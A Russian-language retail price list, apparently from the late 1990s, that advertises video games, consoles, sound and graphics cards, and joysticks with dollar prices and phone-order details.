

$ 64.99 — California Speed
Система: Nintendo 64 (NTSC)


$ 59.99 — Sound Blaster Live(OEM)
Производитель: Creative

$ 119.00 — Montego II Quadzilla
Производитель: Turtle Beach

$ 55.00 — Top Gun USB
Производитель: Thrustmaster

$ 9.99 — Myth (рус.док.)
Издатель: Eidos


$ 19.95 — Sports Car GT (рус. док.)
Издатель: Electronic Arts


$ 19.95 — Need for Speed 4 (рус. док.)
Издатель: Electronic Arts


$ 75.99 — Blue Stinger
Система: Dreamcast US version


$ 279.99 — Dreamcast американская версия
Система: Dreamcast US version

$ 170.00 — Viper 770, 32 Mb, AGP (OEM)
Производитель: Diamond

$ 149.99 — RIO PMP 300 (MP3 проигрыватель)
Производитель: Diamond

$ 35.99 — Joystick Gamestick
Производитель: CH

$ 19.99 — NHL '99 (рус. док.)
Издатель: Electronic Arts


$ 25.99 — Total Annihilation Kingdoms
Издатель: GT Interactive


$ 15.99 — C&C: Tiberian Sin (рус. док.)
Издатель: Electronic Arts


$ 57.59 — Game Boy в цветном корпусе
Система: Game Boy


$ 99.99 — Color Game Boy Solid Purple
Система: цветной Game Boy


$ 274.99 — Video DC-10 Plus
Производитель: Miro


$ 149.95 — Стерео-очки
Производитель: Metabyte


$177.95 — Joystick F-16 TQS
Производитель: Thrustmaster


$ 29.99 — Half-Life (рус. док.)
Издатель: Sierra


$ 21.55 — F-15 (рус. док.)
Издатель: Electronic Arts


$ 13.99 — Sim City 3000 (на рус. яз.)
Издатель: Electronic Arts


$ 23.19 — Aladdin
Система: Game Boy


$ 26.39 — Mickey's Dangerous Chase
Система: Game Boy


$ 139.99 — Sony 5x DVD-Rom
Производитель: Sony


$ 59.95 — Monster Sound MX 300 (OEM)
Производитель: Diamond

$ 159.99 — Formula 1
Производитель: Thrustmaster


$ 31.99 — X-Files (рус. док.)
Издатель: Electronic Arts

$ 19.95 — Aliens vs. Predator (рус. док.)
Издатель: Fox Interactive

$ 25.99 — Turok 2 (рус. док.)
Издатель: Acclaim


$ 44.99 — Wario Land II (Color)
Система: Game Boy Color


$ 44.99 — Prince of Persia (Color)
Система: Game Boy Color


$99.95 — PCTV — ТВ тюнер
Производитель: Miro


$ 135.95 — Voodoo 3 2000, 16 MB, AGP
Производитель: 3DFX

$ 19.99 — Mouse Pilot plus (OEM)
Производитель: Logitech


$ 29.99 — Tomb Raider 3 (рус. док.)
Издатель: Eidos


$ 11.00 — Агония Власти 2
Издатель: Бука



$ 19.99 — NBA '99 (рус. док.)
Издатель: Electronic Arts


$ 19.99 — GEX: Enter The Gecko
Система: Sony PlayStation (NTSC)


$ 15.69 — Moto Racer
Система: Sony PlayStation (PAL)

Пишите и звоните по любым вопросам.
Мы можем доставить новые игры, вышедшие в США.

Заказ по телефону можно сделать с 10.00 до 19.00 без выходных